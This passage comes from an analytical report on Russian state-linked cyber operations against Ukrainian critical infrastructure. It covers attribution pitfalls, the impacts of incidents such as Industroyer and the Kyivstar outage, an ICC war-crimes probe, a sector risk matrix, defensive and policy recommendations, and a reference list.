**Red Teaming** tests the analyst's assumptions and the adversary's potential deception. Russia's cyber doctrine actively exploits confusion and misattribution. Key Red Team checks:

- **False Flags:** Russian units sometimes mimic rival groups or use false signatures (e.g., “Core Werewolf” spoofing Gamaredon).
- **Timing Manipulation:** Attacks coinciding with kinetic strikes may be genuine synergy or opportunistic PR.
- **Hactivist Fronts:** Groups like *KillNet* and *Solntsepyok* blur lines between state and non-state are they truly independent or just a GRU megaphone?
- **TTP Reuse:** Recycled malware or phishing lures can distort attribution if taken at face value.
- **Narrative Amplification:** Both sides push exaggerated or incomplete incident details for propaganda leverage verifying real impact is critical.

By embedding Red Team logic, this study minimizes blind spots, especially where technical IOCs might be manipulated.

## 7. Impact & Risk Assessment

The Russia–Ukraine cyber conflict starkly illustrates the **multi-dimensional impact and strategic risk** posed by state-sponsored cyber operations targeting critical infrastructure (CI). The conflict demonstrates how cyber capabilities, when embedded in hybrid warfare, can create immediate physical consequences, long-lasting societal disruption, and cascading geopolitical risks that extend far beyond a single nation's borders.

## 7.1: Direct Impacts: CI Outages, Public Trust Erosion, Economic Cost

**Critical Infrastructure Outages:** Russian APTs primarily GRU units like Sandworm (APT44) and FSB-linked Gamaredon have repeatedly targeted Ukraine's energy grids, telecom networks, government IT systems, and financial institutions.

- *Energy:* Sandworm's historic use of *Industroyer* malware caused blackouts in Kyiv in 2015–2016. In 2022, *Industroyer2* targeted high-voltage substations, highlighting persistent intent to disrupt OT environments, especially during winter to maximize societal impact.
- *Telecommunications:* The December 2023 *Kyivstar* outage linked to Sandworm via the *Solntsepyok* front crippled mobile services and emergency alerts, impacting millions.
- *Government & Finance:* Attacks like the 2024 *state registries intrusion* froze vital record systems for ~15 million people. Financial extortion and theft campaigns surged in late 2023, causing direct economic loss and operational paralysis.
- *Transportation & Logistics:* While less frequent, cyberattacks on Polish transport hubs and rail systems have shown how Russia leverages cyber means to disrupt Ukraine's supply chains and broader European logistics.

**Public Trust Damage:** Each successful breach, whether a power cut or a propaganda defacement, undermines confidence in the reliability of government and essential services. This psychological effect is as strategically important as the direct damage, deepening societal fatigue and war-weariness.

**Economic Costs:** Large-scale operations like *NotPetya* (2017) cost businesses up to \$10 billion globally. Recent ransomware and supply chain attacks threaten insurance systems, inflate cybersecurity costs, and destabilize digital economies far beyond the immediate conflict zone.

## 7.2: Indirect & Psychological Impacts: Fear and Disinformation

Russia's strategy weaves **psychological pressure and cognitive warfare** into its digital operations:

- By targeting civilian-facing services (telecoms, news, finance) Russian actors aim to sow confusion, stress, and mistrust.

- Gamaredon's insertion of propaganda channels on infected devices, and hacktivist fronts like KillNet or Solntsepyok posting dramatic leaks, amplify the perception of ubiquitous Russian reach.
- Disinformation campaigns, including fake surrenders or deepfake messages, create internal friction and stress governance capacity.

### 7.3: Transnational Spillover: NATO, Undersea Cables & Supply Chains

Modern cyber conflicts **do not respect national borders**:

- Russian-linked campaigns have directly targeted NATO allies, with attacks on Poland's rail sector and speculative threats to U.S. and European water utilities.
- Groups like *CyberArmyofRussia\_Reborn (CARR)* claim sabotage of Western CI to demonstrate reach and test collective defense thresholds.
- Undersea cables responsible for ~95% of global data traffic are physically vulnerable to Russia's specialized naval units (GUGI). Any sabotage would trigger global economic and security crises.
- Compromising upstream vendors, cloud providers, or specialized industrial software expands Russia's operational reach through trusted supply chains a tactic seen in past SolarWinds-style breaches.

### 7.4: ICC Probe: Legal and Strategic Implications








A pivotal development is the **International Criminal Court (ICC)** opening an unprecedented probe into whether cyberattacks targeting Ukraine's civilian infrastructure may constitute **war crimes** under International Humanitarian Law (IHL).

- Incidents under scrutiny include the *Kyivstar outage* and grid intrusions that foreseeably endangered civilian lives by disabling air-raid alerts, water, or power.
- While the Geneva Conventions prohibit attacks on civilian objects, cyber-specific war crimes remain a legal grey area.

- Attribution challenges from false flags to reuse of malware by proxies complicate evidence gathering but do not erase accountability if a consistent chain links operations to state-backed APTs.
- This probe could set a **historic precedent** for codifying state accountability in the digital battlespace reshaping future global norms on acceptable behavior in cyber warfare.

## 7.5: Visual Risk Matrix: Impact vs. Likelihood

Below is a conceptual *Impact vs. Likelihood* table for Ukraine’s major CI sectors.

Sector	Likelihood	Impact Severity	Overall Risk
Energy Grids	High	Severe	 Critical
Telecommunications	High	Severe	 Critical
Government Registries	High	Major	 High
Financial Systems	Medium–High	Major	 High
Transportation	Medium	Moderate	 Moderate
Water Utilities	Medium	Moderate–Severe	 Moderate–High
Undersea Cables	Medium–Low	Catastrophic (global)	 Critical

## 8. Strategic Recommendations

### 8.1: Strengthen Defense & Resilience

- Prioritize *network segmentation*, *Zero Trust*, MFA, and least-privilege access.
- Maintain robust *offline backups* and tested recovery protocols, especially for CI.
- Improve *patch management* for SCADA, OT, and third-party systems.
- Deploy *IDS/IPS and anomaly detection* to catch stealth intrusions early.
- Conduct *proactive threat hunting* with partners — Ukraine’s success with “hunt forward ops” shows its value.
- Expand *real-time threat intelligence sharing* regionally and globally.



## 8.2: Reinforce Legal & Ethical Governance

- Preserve forensic evidence for ICC investigations and potential war crimes trials.
- Advance binding *international norms* clarifying cyber IHL.
- Improve technical *attribution* capabilities to hold actors accountable.
- Promote honest threat reporting to counter hype or underestimation.

## 8.3: Develop Calibrated Offensive Deterrence

- Signal that *collective defense clauses* apply to cyber strikes (NATO Article 5).
- Consider *calibrated counter-cyber operations* targeting hostile CI or military networks.
- Employ *diplomatic signaling* and *sanctions* to raise costs for malicious states.

## 8.4. Invest in Capacity Building & Collaboration

- Provide *technical assistance, tools, and joint exercises* for Ukraine and allies.
- Integrate *CERT partnerships* and strengthen public-private coordination.
- Expand *cybersecurity training pipelines* to grow human capital.
- Raise public awareness to build *societal resilience* against disinformation and outages.

## 9: Conclusion

The Russia–Ukraine conflict proves that **cyber warfare is no longer an isolated threat but an embedded element of modern hybrid conflict**, directly impacting civilian life and global security. While the feared “cyber-Pearl Harbor” did not fully materialize due to swift defensive action and international support, local disruptions and symbolic damage have been profound — from telecom blackouts to frozen registries and propaganda campaigns.

The strategic blueprint outlined here shows how nations can adapt: *resilient defense, strong legal frameworks, credible deterrence, and collective capacity building* are all vital to meet the challenge. As cyber threats evolve, so too must global cooperation, threat modeling, and international norms to keep the digital battlefield from crossing new catastrophic thresholds.

## 6. References

- Alam, U. (2025). Sino US cyber warfare and its impact on Ukraine war. *Wah Academia Journal of Social Sciences*, 4(1), 1120-1133.
- Bronk, C., Collins, G., & Wallach, D. S. (2023). The Ukrainian information and cyber war. *The Cyber Defense Review*, 8(3), 33-50.
- Connell, M., & Vogler, S. (2016). Russia's approach to cyber warfare (No. DOP2016U014231Final).
- Deutsch, A., van den Berg, S., & Pearson, J. (2024, June 14). ICC probes cyberattacks in Ukraine as possible war crimes, sources say.
- Greenberg, A. (2025, Apr 14). Gamaredon: The Turncoat Spies Relentlessly Hacking Ukraine. *WIRED*.
- Guchua, A., Zedelashvili, T., & Giorgadze, G. (2022). Geopolitics of the Russia-Ukraine War and Russian cyber attacks on Ukraine-Georgia and expected threats. *Ukrainian Policymaker*, 10(1), 26-36.
- Hassam, S. (2025). THE NOTPETYA CYBER-ATTACK: RUSSIA-UKRAINE CONFLICT AND ITS IMPACT ON THE REGIONAL ECONOMIES. *ASSAJ*, 3(01), 373-385.
- Hunder, M., Landay, J., & Bern, S. (2023, Dec 13). Ukraine's top mobile operator hit by biggest cyberattack of war. *Reuters*.
- Khalil, A., Bitar, M., & Raj, S. A. K. (2024). Navigating legal frontiers in cyber warfare: Insights from the Russia-Ukraine conflict. *The Lawyer Quarterly*, 14(2).
- Khan, Z. F. (2025). Cyber Warfare and International Security: A New Geopolitical Frontier. *The Critical Review of Social Sciences Studies*, 3(2), 513-527.

Khoirunnisa, K., & Sugianti, C. (2024). Cyber Warfare Strategies in the Russia-Ukraine Conflict (2021-2022): Implications for National Security and Modern Warfare. *Jurnal Public Policy*, 10(2), 138-144.

Knapczyk, P., & Kazymirskyi, N. (2025). The Russia-Ukraine Cyber War (Parts 1–4). Trustwave SpiderLabs Blog. (Trustwave.com)

Kumar, S., Niranjana, M., Peddoju, G. N. S., Peddoju, S., & Tripathi, K. (2025, March). Humanizing Cyber War: A Geneva Conventions-Based Framework for Cyber Warfare. In *International Conference on Cyber Warfare and Security* (pp. 179-187). Academic Conferences International Limited.

Jones, S. G. (2025). Russia's Shadow War Against the West. CSIS Brief.

Landau, S. (2022). Cyberwar in Ukraine: What you see is not what's really there. Fletcher Russia and Eurasia Program.

Lawal, P. B. (2025). Diplomacy and International Relations in the Age of Artificial Intelligence: The Russia-Ukraine Conflict as a Model. *International Journal of Research and Innovation in Social Science*, 9(4), 5266-5268.

Lee, C. (2023). Russian Cyber Operations Against Ukrainian Critical Infrastructure. *Stanford International Policy Review*.

Priyono, U. (2022). Cyber warfare as part of Russia and Ukraine conflict. *Jurnal Diplomasi Pertahanan*, 8(2), 44-59.

Reuters (2024, Dec 20). Russia conducted mass cyberattack on Ukraine's state registries, deputy PM says.

Rusnák, Z., et al. (2025, July 02). Russia's Gamaredon APT group unleashed spearphishing campaigns against Ukraine with an evolved toolset. ESET Research Newsroom.

Singh, G., & Acharya, H. B. A Cyberspace Study of the Russia-Ukraine War.

Sufi, F. (2023). Social media analytics on Russia–Ukraine cyber war with natural language processing: Perspectives and challenges. *Information*, 14(9), 485.

Tavakkoli, N., Çetin, O., Ekmekcioglu, E., & Savaş, E. (2025). From frontlines to online: examining target preferences in the Russia–Ukraine conflict. *International Journal of Information Security*, 24(1), 64.

Turki, A. M., & Askari, M. U. (2025). RUSSIA-UKRAINE CONFLICT: GEOPOLITICAL SHIFTS AND DECLINING WESTERN HEGEMONY. *International Journal of Social Sciences Bulletin*, 3(2), 177-186.

Unwala, A., & Ghorl, S. (2015). Brandishing the cybered bear: Information war and the Russia-Ukraine conflict. *Military Cyber Affairs*, 1(1), 7.

Willett, M. (2023). The cyber dimension of the Russia–Ukraine war. In *Survival: October-November 2022* (pp. 7-26). Routledge.

Yudistira, H. I., Faisol, A., & Susilo, A. K. (2025). FRAMEWORK OF ASCOPE/PMESII FOR MILITARY CONFLICT ANALYSIS IN RUSSIA-UKRAINE WAR. *Journal of Defense Resources Management*, 16(1).

Zeeshan, F. (2025). Russia-Ukraine Cyber Warfare and Its Impacts on Poland's National Security. *Wah Academia Journal of Social Sciences*, 4(1), 1064-1079.